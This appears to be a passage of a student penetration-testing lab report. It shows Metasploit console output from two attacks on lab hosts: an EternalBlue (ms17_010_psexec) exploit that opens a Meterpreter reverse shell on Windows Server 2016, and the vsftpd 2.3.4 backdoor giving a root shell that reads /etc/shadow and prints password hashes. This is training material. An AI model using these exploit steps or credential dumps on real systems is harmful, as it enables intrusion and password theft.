
msf6 exploit(windows/smb/ms17_010_psexec) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.40:445 - Built a write-what-where primitive...
[*] 172.30.0.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 2 opened (172.31.0.4:4444 -> 172.30.0.40:1768 ) at 2025-03-02 01:00:42 -0500

meterpreter >
```

Part 2: Get Hashes on a Linux System

Make a screen capture showing the hash for the root user.



```
Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-03-02 00:06:20
LeanStroX@linux-

File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.31.0.60
RHOSTS => 172.31.0.60
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.31.0.60:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.31.0.60:21 - USER: 331 Please specify the password.
[*] 172.31.0.60:21 - Backdoor service has been spawned, handling...
[*] 172.31.0.60:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.31.0.4:37253 -> 172.31.0.60:6200 ) at 2025-03-02 01:05:00 -0500

cat /etc/shadow
root:$1$avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX8BP0t$Mlyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
```